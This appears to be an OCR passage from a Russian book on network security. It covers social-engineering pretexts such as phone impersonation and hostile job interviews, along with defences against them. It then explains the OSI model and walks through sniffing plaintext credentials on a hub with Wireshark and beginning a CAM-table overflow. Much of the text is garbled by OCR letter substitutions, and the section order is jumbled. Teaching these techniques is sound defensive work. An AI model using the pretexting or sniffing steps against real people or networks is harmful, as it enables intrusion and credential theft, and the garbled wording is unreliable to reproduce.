


Рис. 1. Результат работы

V.2.11. Атака на клиента

До этого момента мы рассматривали ситуацию, когда злоумышленник приходил на собеседование для сбора необходимой информации. Однако возможна и обратная ситуация, когда компания-конкурент приглашает на собеседование сотрудника и различными способами нытается нолучить необходимую информацию.

Нанпример, можно заманить на собеседование системного администратора и нонросить для нодтверждения его нрофессиональных навыков рассказать о тонологии той сети, которую он обслуживает. Также можно нонросить его ноказать те документы, которые нриходилось разрабатывать. Таким образом можно тоже собирать информацию о сети для носледующей атаки.

V.2.4. Исходные данные

Вообщем, социальная инженерия – это очень мощный инструмент, при правильном умении вести разговор (вспомните разведчика Штирлица) собеседник сам расскажет вам обо всем, что нужно.

Для начала приведу небольшую историю про известного взломщика Кевина Митника. Он умудрялся нохищать информацию даже из тех сегментов сети, которые не были но подклюены к Интернету. Делалось это следующим образом. Донусти, отдел А имеет но подключение к Интернету, а отдел Б той же компании не имеет. Митник, располагая адресной книгой компании, звонил сотруднику отдела Б, нредставляясь работником из А, и вежливо нросил нрслать ему факс с интересующей информацией, объясняя это тем, что он находится вне офиса и ему срочно нужны эти данные. Кто-то отказывал, но рано или ноздно обязательно находился сотрудник (как нравило, женщина), который вынолнял нросьбу хакера.

Несмотря на то что этой истории уже не один десяток лет, но подобный снособ нолучения информации до сих нор нрактикуется. Нанридер, вам на мобильный телефон звонит некто, кого не очень хорошо слышно, нредставляется реально существующим сотрудником и нросит сообщить, нанридер, контактную информацию вашего руководителя или кого-либо из других сотрудников. Объясняется это тем, что звонящий находится вне офиса и ему срочно нужна данная информация. Многие в такой ситуации вынолняют нросьбу нозвонившего. А ведь это может оказаться злоумышленник.

Правильным действием в но подобном случае является вежливый отказ в нредоставлении информации. Нанридер, можно сказать, что вам нплохо слышно, и но нросить нрезвонить но ношке. Однако этого но достаточно. В идеале об этом звонке но необходимо сообщить в службу безопасности компании. Если же таковая отсутствует или но каким-либо личным нричинам вы не хотите к ним обращаться, то сообщите хотя бы своему но непосредственному руководителю.

Кстати, та же служба безопасности часто нроводит но подобные «учения», звоня своим сотрудникам от имени но неизвестных. Если требуемая информация была но получена – сотрудника ждет наказание, в случае если ничего узнать не удалось, но нри этом сообщили в службу безопасности, сотрудника ноощряют. Многие сочтут такие нпровокации аморальными, однако этому методу обучают не только в учебных заведениях соответствующих силовых структур, но и на различных курсах но информационной безопасности.

Но, вообще, действия но пользователей в но подобных ситуациях должны быть четко нронисаны в корпоративной но политике безопасности, которую но поднисывает каждый сотрудник нри нринятии на работу.

В.2.13. Промежуточные итоги

На этом я завершаю тему анализа сети посредством социальной инженерии и, прежде чем перейти к рассмотрению вопросов, связанных с защитой от данного типа атак, предлагаю подвести промежуточные итоги. Замечу, что собранная информация будет активно использоваться для дальнейшего исследования сети в других разделах книги.

В результате анализа сети было выявлено следующее: используются домен ActiveDirectoryWindows 2003, известно точное число филиалов, количество пользователей в каждой из подсетей, IP-адресация и модели используемого оборудования.

Теперь поговорим о том, как можно попытаться защититься от описанных ранее угроз.

В.2.14. Защита от СИ

Защититься от атак, осуществляемых с помощью социальной инженерии, не так просто, как от технических. Дело в том, что здесь основная угроза исходит не от плохо защищенного оборудования или неправильно настроенного приложения, а от людей, работающих с этими системами. Необходимо в разумных пределах ограничить ту информацию, которую может получить злоумышленник посредством социальной инженерии.

Например, в случае телефонных звонков секретарь должна обязательно спрашивать, кто звонит и по какому вопросу. Это позволит отсеять часть попыток сбора информации. Хотя, конечно, более продвинутые злоумышленники без труда обойдут такой «фейс-контроль».

Что касается объявлений о вакансиях, публикуемых на корпоративном сайте, то лучше указать несколько различных технологий и моделей оборудования в качестве требований, для того чтобы усложнить взломщику задачу сбора информации.

Пример с собеседованием, конечно, является не самым распространенным вариантом сбора информации, так как большинство хакеров работают удаленно, и они скорее будут использовать сканеры портов и генераторы пакетов, чем общаться с представителями взламываемой организации напрямую. Однако не стоит забывать о таком способе сбора информации.

Кроме того, не все обладают соответствующими актерскими способностями и навыками, для того чтобы грамотно пройти собеседование и получить необходимую информацию.

Собеседования с соискателями лучше проводить в переговорных комнатах. А для проверки профессиональных навыков лучше не лениться и придумать несколько «задач», которые не связаны с текущей сетевой архитектурой компании.

Вообще, наилучшим решением описанных ранее проблем является внимательное рассмотрение той информации, которую может злоумышленник получить, что он с ней сможет сделать. Например, в процессе технического собеседования задавать вопросы соискателю, но при этом стараться избегать ответов на его вопросы относительно имеющейся инфраструктуры сети. Например, говорить, что у вас несколько сотен рабочих мест, не уточняя более точного значения.


Просто не стоит забывать, что диалог – это общение нескольких человек и что вы можете не только получать информацию, но и отдавать ее, иногда сами не замечая этого.

В.2.11. Атака на клиента

В этом разделе я привел примеры того, как, не используя никаких хакерских утилит и прочих не совсем законных методов, потенциальный злоумышленник может собрать информацию, необходимую для осуществления взлома сети. Данный материал я преднамеренно разместил в самом начале своей книги, для того чтобы привлечь внимание технических специалистов на проблему «социальной инженерии».

ГЛАВА

1



ТЕОРЕТИЧЕСКИЕ ОСНОВЫ

В любой организации, независимо от ее размеров, всегда есть корпоративная сеть. Даже если у вас маленькая контора, в которой всего два или три компьютера, они все равно должны быть объединены в сеть и иметь доступ в Интернет. Таковы реалии современного бизнеса, всем нужен доступ к электронной почте, всем нужен доступ к информации во Всемирной информационной паутине. Однако локальные сети бывают не только в организациях. Зачастую во многих квартирах имеется по нескольку компьютеров, и каждому из них тоже необходим доступ к ресурсам Интернета. Например, у многих пользователей дома есть основной компьютер, ноутбук, карманный компьютер или коммуникатор. Всем этим устройствам в той или иной степени нужно обмениваться файлами между собой, иметь доступ в Интернет. Для организации такого доступа используют активное сетевое оборудование: маршрутизаторы, межсетевые экраны, коммутаторы, беспроводные точки доступа и концентраторы. Хотя последние встречаются все реже. Вообще, сейчас, как правило, для доступа домашних пользователей в Интернет используют устройства, сделанные по принципу «все в одном». То есть одно устройство объединяет в себе функции межсетевого экрана, простейшего маршрутизатора, коммутатора и точки беспроводного доступа. Для домашних пользователей подобное устройство является наилучшим решением, так как одна «коробка» занимает меньше места, к ней нужно вести меньше проводов, кроме того, ее легче настраивать. В корпоративных сетях, где присутствуют более 20 рабочих станций, такие решения стараются не использовать, так как при одновременном подключении большого количества рабочих станций у многофункциональных

сетевых устройств резко снижается производительность. Кроме того, в случае выхода из строя такого устройства вы лишитесь как доступа в Интернет, так и доступа во внутреннюю локальную сеть. Так что, госнода системные администраторы, если ваш дешевый Dlink нрекрасно работает в домашней сети, то не торонитесь советовать руководству нокунать такой же дешевый Dlink для корпоративной сети. Решать проблемы, которые нотом возникнут, нридется нрежде всего вам.

Но вернемся к вонросам сетевой безоансности. Любая локальная сеть немнслнна без сетевого оборудования. А протнв сетевых устройств снществует масса различных атак, направленных на нерехват ннформации, нроходящей по сети, захват унравления устройством нли временный вывод его нз строя.

У читателя может возникнуть вонрос: ночему, говоря о сети, я говорю только о сетевом оборудовании, ведь в сети также работает множество нрнложений, например серверы баз данных нли электронная ночта? Отвечу так: несомненно, в сети работает множество различных нрнложений, но в рамках обсуждения сетевой безоансности мы обсуднм работу нменно сетевого оборудования, так как работу нрнложений мы будем рассматрнвать в главе «Атаки на уровне нрнложений».

Однако, нрежде чем начать обсуждение снособов осуществления этих атак н средств защиты, необходимо всномнть (я надеюсь) основы сетевых технологий, нначе материал носледующих разделов может нрерватнться для читателя в набор ненонятных терминов. Конечно, если вы можете с лету всномнть модель OSI, знаете, что такое Spanning Tree Protocol нли PVLAN, то можете смело нереходнт к чтению снующих разделов.

1.1. Модель OSI

При осуществлении нередачн данных от комньютера к комньютеру в сети нронзводнтся множество операннй. При этом нользователя совершенно не ннтересует, как нменно это нронсходит, – ему необходимо доступ к нрнложению нли комньютерному ресурсу, расположенному в другом комньютере сети. На самом деле вся нереданваемая ннформация нроходит много этанов обработки. Прежде всего она разнбнвается на блоки, каждый нз которых снабжается унравляющей ннформацией. Получнвшнсь в результате блоки оформляются в нде сетевых пакетов, затем эти пакеты коднруются, нередаются с номощью электрических нли световых снгалов по сети в соотвествнн с вынранным методом доступа, далее нз нрнятых пакетов

вновь восстанавливаются заключенные в них блоки данных, блоки соединяются в данные, которые и становятся доступны другому приложению. Приведенное здесь описание является упрощенным пояснением происходящих процессов. Часть из указанных процедур реализуется только программно, другая часть – аппаратно, а какие-то операции могут выполняться как программами, так и аппаратурой. Упорядочить все выполняемые процедуры, разделить их на уровни и подуровни, взаимодействующие между собой, как раз и призваны модели сетей. Модели сетей позволяют правильно организовать взаимодействие как абонентам внутри одной сети, так и самым разным сетям на различных уровнях. В настоящее время наибольшее распространение получила так называемая эталонная модель обмена информацией открытой системы OSI (Open System Interchange). Под термином «открытая система» понимается не замкнутая в себе система, имеющая возможность взаимодействия с какими-то другими системами (в отличие от закрытой системы).

Обращаясь к истории создания иерархической модели, скажу, что модель OSI была предложена Международной организацией стандартов ISO (International Standards Organization) в 1984 году. С тех пор ее используют (более или менее строго) все производители сетевых продуктов. Модель OSI не лишена ряда недостатков, присущих универсальным моделям, а именно она громоздка, избыточна и не слишком гибка. В результате реальные сетевые средства, предлагаемые различными фирмами, не обязательно придерживаются принятого разделения функций, то есть возможны устройства, сочетающие в себе функционал различных уровней. Однако знакомство с моделью OSI позволяет лучше понять, что же происходит в сети и, соответственно, как лучше ее защищать. Все сетевые функции в модели разделены на 7 уровней. При этом вышестоящие уровни выполняют более сложные, глобальные задачи, для чего используют в своих целях нижестоящие уровни, а также управляют ими. Цель нижестоящего уровня – предоставление услуг вышестоящему уровню, причем вышестоящему уровню не важны детали выполнения этих услуг. Нижестоящие уровни выполняют более простые и конкретные функции. В идеале каждый уровень взаимодействует только с теми, которые находятся рядом с ним (выше и ниже него). Верхний уровень соответствует прикладной задаче, работающему в данный момент приложению, например веб-браузеру, нижний – непосредственной передаче сигналов по каналу связи.

Данные, которые следует передать по сети, на пути от верхнего (седьмого) уровня приложений до нижнего (первого) физического

проходят процесс инкапсуляции, то есть каждый нижеследующий уровень не только производит обработку данных, приходящих с более высокого уровня, но и снабжает их своим заголовком, а также добавляет к нему служебную информацию. Такой процесс обрастания служебной информацией продолжается до последнего (физического) уровня. На физическом уровне вся эта многооболочечная конструкция передается по кабелю приемнику. Там происходит обратный процесс – декансуляция, то есть при передаче на вышестоящий уровень убирается одна из оболочек. Верхнего, седьмого уровня достигают уже данные, освобожденные от всех оболочек, то есть от всей служебной информации нижестоящих уровней. При этом каждый уровень принимающего абонента производит обработку данных, полученных с нижеследующего уровня, в соответствии с убираемой им служебной информацией.

В тех случаях, когда на пути между абонентами в сети включаются некие промежуточные устройства (например, концентраторы, коммутаторы, маршрутизаторы), то и они тоже могут выполнять функции, входящие в нижние уровни модели OSI. Чем больше сложность промежуточного устройства, тем больше уровней оно захватывает. В случае если между получателем и отправителем присутствует межсетевой экран, будут обработаны все семь уровней иерархической модели. Но любое промежуточное устройство должно принимать и возвращать информацию на нижнем, физическом уровне. Все внутренние преобразования данных должны производиться дважды и в противоположных направлениях. Промежуточные сетевые устройства, в отличие от полноценных абонентов (например, компьютеров), работают только на нижних уровнях и к тому же выполняют двустороннее преобразование.

Теперь поговорим подробнее о функциях разных уровней.

1.1.1. Прикладной (7) уровень (Application Layer)

Это уровень приложений, который обеспечивает услуги, непосредственно поддерживающие приложения пользователя. Примером таких приложений являются: программные средства передачи файлов (FTP), доступа к базам данных (клиенты баз данных), средства электронной почты (Microsoft Outlook), служба регистрации на сервере (RADIUS). Этот уровень фактически управляет всеми остальными шестью уровнями. Примером может являться работа с таблицами Excel, когда пользователь сохраняет файл на сетевой ресурс. В этом случае прикладной уровень обеспечивает перемещение файла с рабочего компьютера на сетевой диск прозрачно для пользователя.

1.1.2. Представительский (6) уровень (Presentation Layer)

Это уровень представления данных, который определяет и преобразует форматы данных и их синтаксис в форму, удобную для сети, то есть выполняет функцию переводчика. Здесь же производятся шифрование и дешифрирование данных, а при необходимости и их сжатие. Стандартные форматы существуют для текстовых файлов (ASCII, HTML), звуковых файлов (MPEG, WAV), рисунков (JPEG, GIF, TIFF), видео (AVI). Все преобразования форматов делаются на представительском уровне. Если данные передаются в виде двоичного кода, то преобразования формата не требуются.

1.1.3. Сеансовый (5) уровень (Session Layer)

На этом уровне производится управление проведением сеансов связи (то есть осуществляются установка, поддержка и прекращение связи). Данный уровень предусматривает три режима установки сеансов: симплексный (передача данных в одном направлении), полудуплексный (передача данных поочередно в двух направлениях) и полнодуплексный (передача одновременно в двух направлениях). Сеансовый уровень может также вставлять в поток данных специальные контрольные точки, которые позволяют контролировать процесс передачи при разрыве связи. Этот же уровень распознает логические имена абонентов, контролирует предоставленные им права доступа.

1.1.4. Транспортный (4) уровень (Transport Layer)

Данный уровень обеспечивает доставку пакетов без ошибок и потерь, а также в нужной последовательности. На нем же производятся разбижка передаваемых данных на блоки, помещаемые в пакеты, и восстановление принимаемых данных из пакетов. Доставка пакетов возможна как с установлением соединения (виртуального канала), так и без. Транспортный уровень является пограничным и связующим между верхними тремя, сильно зависящими от приложений, и тремя нижними уровнями, сильно привязанными к конкретной сети.

1.1.5. Сетевой (3) уровень (Network Layer)

Производит адресацию пакетов и перевод логических имен (логических адресов, например IP-адресов) в физические сетевые MAC-

адреса (и обратно). На этом же уровне решается задача выбора маршрута (пути), по которому пакет доставляется по назначению (если в сети имеются несколько маршрутов). На сетевом уровне действуют такие сложные промежуточные сетевые устройства, как маршрутизаторы.

1.1.6. Канальный (2) уровень (Data Link Layer)

Другое название – уровень управления каналом передачи, отвечает за формирование пакетов (кадров) стандартного для данной сети (например, Ethernet) вида, включающих начальное и конечное управляющие поля. Здесь же производится управление доступом к сети, обнаруживаются ошибки передачи путем подсчета контрольных сумм и производится повторная пересылка приемнику ошибочных пакетов. Канальный уровень делится на два подуровня: верхний LLC и нижний MAC. Верхний подуровень (LLC – Logical Link Control) осуществляет управление логической связью, то есть устанавливает виртуальный канал связи. Строго говоря, эти функции не связаны с конкретным типом сети, но часть из них все же возлагается на аппаратуру сети (сетевой адаптер). Другая часть функций подуровня LLC выполняется программой драйвера сетевого адаптера. Подуровень LLC отвечает за взаимодействие с уровнем 3 (сетевым). Нижний подуровень (MAC – Media Access Control) обеспечивает непосредственный доступ к среде передачи информации (каналу связи). Он напрямую связан с аппаратурой сети. Именно на подуровне MAC осуществляется взаимодействие с физическим уровнем. Здесь производится контроль состояния сети, повторная передача пакетов заданное число раз при коллизиях, прием пакетов и проверка правильности передачи. На канальном уровне работают такие промежуточные сетевые устройства, как, например, коммутаторы.

1.1.7. Физический (1) уровень (Physical Layer)

Это самый нижний уровень модели, который отвечает за кодирование передаваемой информации в уровни сигналов, принятые в используемой среде передачи, и обратное декодирование. Здесь же определяются требования к соединителям, разъемам, электрическому согласованию, заземлению, защите от помех и т. д. На физическом уровне работают такие сетевые устройства, как концентраторы (рис. 2).

Для того чтобы читателю стал более понятен приведенный выше материал, приведу несколько простых примеров. Что происходит,




Рис. 2. Схема пакета для различных уровней OSI

когда вы запрашиваете какие-либо данные по сети, например HTML-страницу? Ваш веб-браузер (уровень приложений) формирует запрос по протоколу HTTP (уровень представлений и сеансовый уровень), формируются пакеты, передаваемые на порт 80 (транспортный уровень), на IP-адрес веб-сервера (сетевой уровень). Эти пакеты передаются сетевой карте вашего компьютера, которая передает их в сеть (канальный и физический уровни). По пути следования пакеты проходят через различные промежуточные устройства: коммутаторы, маршрутизаторы, межсетевые экраны. Каждое из этих устройств может осуществлять проверку пакета в соответствии со своими настройками. Например, в зависимости от IP-адреса назначения маршрутизатор перешлет пакеты в определенную сеть. А межсетевой экран разрешит или запретит передачу данных пакетов. Когда пакеты достигнут узла назначения, будет произведено обратное преобразование. Из пакетов будет извлечена информация, соответствующая каждому из уровней иерархической модели.

Говоря о том, на каком уровне данной модели работают различные устройства, хотелось бы отдельно сказать о таких устройствах безопасности, как межсетевые экраны. В общем случае, межсетевой экран работает на уровне приложений. То есть он разбирает прохо-

дящий через него пакет, выделяя из него атрибуты каждого из уровней модели и проверяя их на соответствие корпоративной политике безопасности. Выполняемые при этом действия будут выглядеть так:

- проверка IP-адреса отправителя и получателя (сетевой уровень);
- проверка порта, на который передается пакет (транспортный уровень);
- проверка соответствия сеансовым уровням и уровням представления;
- проверка, соответствует ли содержимое пакета структуре данных того протокола, который разрешен на данном порту (уровень приложений).

Например, если вы попытаетесь под видом DNS-пакета передать, скажем, HTTP-пакет (осуществить туннелирование, скрыть HTTP в DNS), то межсетевой экран выполнит алгоритм, приведенный выше. Очевидно, что IP-адрес, порт и проверка сеансового уровня будут пройдены успешно. А вот дальше в зависимости от конкретной политики межсетевого экрана на уровне представлений или на уровне приложений будет обнаружено, что в нашем DNS-пакете на самом деле находятся данные, не соответствующие структуре пакетов для данного протокола. И такой пакет должен быть заблокирован.

Но не все межсетевые экраны разбирают пакет до уровня приложений, многие дешевые модели ограничиваются проверкой данных сетевого и транспортного уровней, что не всегда безопасно.

1.1.8. Заключение

Итак, мы разобрались с устройствами, выяснили, как организовано взаимодействие между ними. Теперь поговорим о том, какие возможны атаки на сетевые устройства, работающие на определенном уровне модели OSI.

ГЛАВА

2

КЛАССИФИКАЦИЯ АТАК ПО УРОВНЯМ ИЕРАРХИЧЕСКОЙ МОДЕЛИ OSI

Рассмотрев теоретические основы уровней модели OSI, теперь перейдем к рассмотрению тех атак, которые могут быть реализованы против устройств и приложений, работающих на каждом из уровней OSI.

2.1. Атаки на физическом уровне

Атаки на физическом уровне известны давно, и, казалось бы, все знают, как с ними бороться, однако иногда и с помощью такой атаки можно получить конфиденциальную информацию.

2.1.1. Концентраторы

Начнем с простейших сетевых устройств – концентраторов (hub). Как известно, концентратор, получая пакет на один из своих портов, ретранслирует его на все остальные (рис. 3).

При этом все машины, подключенные к данному концентратору, получают отгравленный пакет. При использовании этих устройств существенно снижается пропускная способность сегмента сети, и, что гораздо важнее с точки зрения информационной безопасности, любой подключенный к концентратору пользователь может без труда прослушать весь трафик, проходящий через данный сегмент.

Для того чтобы проверить это на практике, достаточно подключить к концентратору несколько машин и на одной из них загрузить загрузочный диск и описанный в приложениях дистрибутив BackTrack или любой другой дистрибутив Линукс, содержащий данную утилиту.



Рис. 3. Фото концентратора

Здесь и далее все утилиты, приведенные в примерах, входят в состав Backtrack, если другое не указано явно.

После загрузки операционной системы Linux BackTrack необходимо в разделе BackTrack выбрать последовательно: **Privilege Escalation** ⇒ **Sniffers** ⇒ **Wirehark** (рис. 4).

Далее в открывшемся окне приложения нужно указать интерфейс, с которого будет перехватываться трафик, и нажать **Start** (рис. 5).

Ну а теперь самое интересное. Заходим с машины, подключенной к этому же концентратору, на какой-либо сайт, передающий учетные данные через веб-форму в незашифрованном виде, и вводим логин и пароль (лучше не настоящие). Отправляем эти данные на сервер и получаем сообщение о неверных учетных данных.

Затем переходим в окно **Wireshark** и просматриваем HTTP-трафик, который передавался с локальной машины на веб-сервер (рис. 6).

В своем примере я использовал веб-портал одной известной социальной сети, который до сих пор при передаче учетных данных не использует шифрование и передает логин и пароль в незашифрованном виде. В моем случае логин был test, а пароль p@ssw0rd. В логе символ @ заменен шестнадцатеричным кодом UTF-8.

Конечно, многие веб-сайты используют шифрование при передаче учетных данных, но тем не менее с помощью прослушивания трафика опытный хакер может собрать массу полезной информации. Например, на тем серверам, к которым обращается компьютер, можно




Рис. 4. Запуск sniffера Wireshark в BackTrack




Рис. 5. Запуск прослушивания интерфейса в Wireshark в BackTrack

нельзя определить операционную систему, установленную на компьютере, вплоть до версий установленных обновлений. Также можно узнать об установленных приложениях. Такие атаки называются «passive fingerprint».




Рис. 6. Поиск пароля в логах Wireshark

Полученная подобным образом информация может быть впоследствии использована злоумышленником для реализации более сложных атак.

Приведенный пример является доказательством ненригодности концентраторов для использования в локальных сетях. Но не торонитесь их выбрасывать. Если в вашей сети используются отказоустойчивые кластеры (необходимость использования отказоустойчивости подробно рассматривается в разделе, посвященном рискам), то вы сможете использовать концентраторы для внутреннего подключения узлов кластера. Дело в том, что узлам кластера необходимо постоянно обмениваться сообщениями вида «я живой» (I'm alive), эти сообщения передаются узлами друг другу. Так как концентратор не составляет САМ-таблицы, а шлет пакеты напрямую, то в случае выхода из строя одного из узлов второй узел быстрее узнает о выходе из строя первого. Коммутаторы составляют САМ-таблицы, которые обладают некоторым временем жизни, и при выходе из строя одного из узлов второй узнает об этом лишь по истечении этого времени жизни. Од-

нако подробнее о коммутаторах мы поговорим в следующем разделе. Для критичных бизнес-приложений, таких как электронная почта, корпоративная база данных или веб-сайт, простой продолжительностью в несколько секунд крайне вреден, а для карьеры системного администратора просто опасен. Так что использование концентраторов в кластерных системах вполне оправдано.

Для того чтобы избежать данных угроз, необходимо использовать коммутаторы, о которых речь пойдет далее.

Сейчас встретить концентратор в корпоративной сети уже не так просто. Повсеместно их заменяют коммутаторами, и это наилучший способ избежать тех угроз, которые были описаны в этом разделе. В случае если в вашей сети имеются концентраторы и в настоящий момент вы не можете от них отказаться, необходимо программными средствами заблокировать пользователям возможность прослушивать трафик. Проще всего это сделать, лишив пользователей административных привилегий на своих рабочих станциях. Также необходимо запретить работу сетевой карты в режиме, позволяющем получать весь трафик, а не только тот, который предназначен для данной машины.

2.2. Атаки на канальном уровне

На этом уровне арсенал злоумышленника уже значительно расширяется, и системному администратору нужно предпринять целый ряд мер для защиты корпоративной сети.

2.2.1. Атаки на коммутаторы

Коммутатор (switch) является более интеллектуальным устройством, чем концентратор. Как уже упоминалось ранее, коммутаторы работают на канальном уровне модели OSI. Получая пакет на один из своих портов, он, в отличие от концентратора, не пересылает его на все порты, а пересылает только на тот порт, к которому подключен получатель пакета.

Далее я приведу основные типы атак, которые применимы для коммутаторов. Существуют модели коммутаторов, поддерживающие также сетевой уровень, однако сейчас мы будем рассматривать только канальный уровень.

На канальном уровне возможны следующие типы атак:

- переполнение CAM-таблицы;

- VLAN Hopping;
- атака на STP;
- MAC-снупинг;
- атака на PVLAN;
- атака на DHCP.

Рассмотрим каждую из атак более подробно.

2.2.2. Переполнение САМ-таблицы

Коммутатор имеет САМ-таблицу (Content Address Memory), где содержится привязка MAC-адресов к портам коммутатора. То есть в данной таблице указано, какие MAC-адреса на каком порту принимаются. САМ-таблица имеет ограниченный размер, например для коммутатора Cisco Catalyst 2960 таблица может хранить до 8192 MAC-адресов, а Catalyst 6000 серии – до 128 000 MAC-адресов.

В случае если таблица будет полностью занята, новые записи не смогут добавляться, и весь трафик будет проходить на все порты. Тогда коммутатор начнет работать как обычный концентратор, и весь трафик, проходящий через данный сегмент сети, можно будет прослушать тем же способом, который мы использовали в предыдущем разделе, с помощью утилиты Wireshark. Конечно, прослушать весь трафик в локальной сети злоумышленнику таким способом не удастся, но инсайдер, работающий в одном сегменте сети, к примеру с бухгалтерией, сможет перехватывать трафик и получить конфиденциальную информацию (рис. 7).

Реализовать данную атаку можно с помощью утилиты macchanger, которая позволяет менять MAC-адреса.

В качестве примера осуществим подмену MAC-адреса на машине, подключенной к коммутатору. Сначала включим сетевой интерфейс. По умолчанию в BackTrack сетевой интерфейс отключен.

```
root@bt:~# ifup eth0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Listening on LPF/eth0/00:16:ec:f1:45:e8
Sending on   LPF/eth0/00:16:ec:f1:45:e8
